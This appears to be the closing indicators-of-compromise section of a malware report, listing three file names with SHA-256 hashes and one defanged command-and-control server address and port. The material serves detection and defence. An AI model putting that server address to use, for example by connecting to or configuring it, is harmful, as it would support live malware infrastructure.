Me.key	38c2b968f93a39ef51d2660d9736814aca3acead017746f51ae778de8fe7d825
Main.xml	74dae91cbf43e27911c32efc6b757b54c0c06cec2e254f86d336be006dc156f7
Server.log	af053928eaeeede43bc4dfe1d47c76b1079885b4d484106f995411ed18585dea

C2

- 202[.]95[.]11[.]152:8880

Back to Top
